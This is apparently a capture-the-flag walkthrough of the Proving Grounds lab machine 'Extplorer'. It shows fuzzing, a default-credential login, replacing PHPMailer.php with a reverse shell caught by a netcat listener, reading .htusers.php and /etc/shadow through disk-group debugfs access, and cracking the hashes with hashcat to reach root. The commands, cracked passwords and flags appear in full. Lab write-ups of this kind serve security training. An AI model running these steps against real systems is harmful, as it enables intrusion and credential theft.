
Tried multiple attack paths but all of them failed !!

Tried to Fuzz on port **80** so we can find some juicy endpoints !!

feroxbuster --url http://192.168.161.16/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt




You can see the **/filemanager/** endpoint !!




you can see there is loogin panel tried ` **admin**:**admin** `

and got th access !!




You can see there is full directoties accessible !!! there is a directory listing enabled in the wordpress **/wp-includes/PHPMailer/**

http://192.168.161.16/wp-includes/PHPMailer/



replace the actual **PHPMailer.php** php code to the reverse shell code and click on that php

file to execute in the backend and get the shell !!



→ And Now click on the directotry listing php file !!

→ You can see We got the intial access !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Extplorer]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.161.16] 38454
Linux dora 5.4.0-146-generic #163-Ubuntu SMP Fri Mar 17 18:26:02 UTC 2023 x86_64
 03:57:23 up 23 min,  0 users,  load average: 0.00, 0.03, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1166): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dora:/$ whoami
whoami
www-data
www-data@dora:/$ hostname
hostname
dora
```

We are **www-data** there is no local.txt


```
www-data@dora:/home/dora$ cat local.txt
cat local.txt
cat: local.txt: Permission denied
www-data@dora:/home/dora$ ls -al
ls -al
total 24
drwxr-xr-x 2 dora dora 4096 Apr  6  2023 .
drwxr-xr-x 3 root root 4096 Apr  6  2023 ..
-rw-r--r-- 1 dora dora  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 dora dora 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 dora dora  807 Feb 25  2020 .profile
-r-------- 1 dora dora   33 Jun 22 03:35 local.txt
```

You can see first we need to get elevated as **dora** first !!

Just see the web part again and see for some config files !!


/filemanager/config/.htusers.php

www-data@dora:/var/www/html/filemanager/config$ **cat .htusers.php**




You can see the **dora** user and hash has been leaked !!

Let's crack that hash !!



You can see the Hash name **Blowfist [Unix]**

Crack Using the Hashcat !!



$ **su dora**

```
www-data@dora:/home$ su dora
su dora
Password: doraemon

$ whoami
whoami
dora
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
dora@dora:/home$ ls
ls
```


got **local.txt**

```
dora@dora:~$ cat local.txt
cat local.txt
30c814651a7bc61beffdfeca5e28cca3
dora@dora:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state
    link/ether 00:50:56:ab:33:13 brd ff:ff:ff:ff:ff:ff
    inet 192.168.161.16/24 brd 192.168.161.255 scope global ens160
       valid_lft forever preferred_lft forever
```

PrivExc:

```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...

                               Basic information

OS: Linux version 5.4.0-146-generic (buildd@lcy02-amd64-026) (gcc version 9.4.0 (Ubuntu 9.4.0-1
User & Groups: uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
Hostname: dora
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more wi
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpea
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts
```

You can see the **disk** !!



you can see the **Disk** group privesc ..

Reference : https://www.hackingarticles.in/disk-group-privilege-escalation/

dora@dora:~/temp$ **df -h**

```
dora@dora:~/temp$ df -h
df -h
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/ubuntu--vg-ubuntu--lv  9.8G  5.2G  4.1G  56% /
udev                               947M     0  947M   0% /dev
tmpfs                              992M  900K  991M   1% /dev/shm
tmpfs                              199M  1.2M  198M   1% /run
tmpfs                              5.0M     0  5.0M   0% /run/lock
tmpfs                              992M     0  992M   0% /sys/fs/cgroup
/dev/loop1                          92M   92M     0 100% /snap/lxd/24061
/dev/sda2                          1.7G  209M  1.4G  13% /boot
/dev/loop0                          62M   62M     0 100% /snap/core20/1611
/dev/loop2                          50M   50M     0 100% /snap/snapd/18596
/dev/loop3                          64M   64M     0 100% /snap/core20/1852
/dev/loop4                          68M   68M     0 100% /snap/lxd/22753
tmpfs                              199M     0  199M   0% /run/user/1000
```

Mount to that Filesystem ..

dora@dora:~/temp$ **debugfs /dev/mapper/ubuntu--vg-ubuntu--lv**

debugfs: **cd /root**

we can read the **proof.txt**

```
dora@dora:~/temp$ debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs 1.45.5 (07-Jan-2020)
debugfs:  cd /root
cd /root
debugfs:  ls
ls
WARNING: terminal is not fully functional
-  (press RETURN)
 131076  (12) .    2  (12) ..    265478  (12) .ssh    265574  (12) snap
 131077  (16) .bashrc    131078  (16) .profile    142303  (24) .bash_history
 265709  (16) .cache    265469  (36) .local    132363  (20) proof.txt
 132531  (3908) flag4.txt
```

We need to get the shell let's read the **/etc/shadow**

debugfs: **cat /etc/shadow**

```
debugfs:  cat proof.txt
cat proof.txt
9a820fe41ddda10d1bd95a9493a58aab
debugfs:  cat /etc/shadow
cat /etc/shadow
root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.:194
daemon:*:19235:0:99999:7:::
bin:*:19235:0:99999:7:::
sys:*:19235:0:99999:7:::
sync:*:19235:0:99999:7:::
games:*:19235:0:99999:7:::
man:*:19235:0:99999:7:::
lp:*:19235:0:99999:7:::
mail:*:19235:0:99999:7:::
```

You can see the proof.txt and shadow file !!

Let's crack the hash !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Extplorer]
└─# hashcat root.hash /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.:explorer
```

We cracked the hash !!

Let's quit the disk one and su the **root** user and enter the password !!

```
debugfs:  q
q
dora@dora:~/temp$ su root
su root
Password: explorer

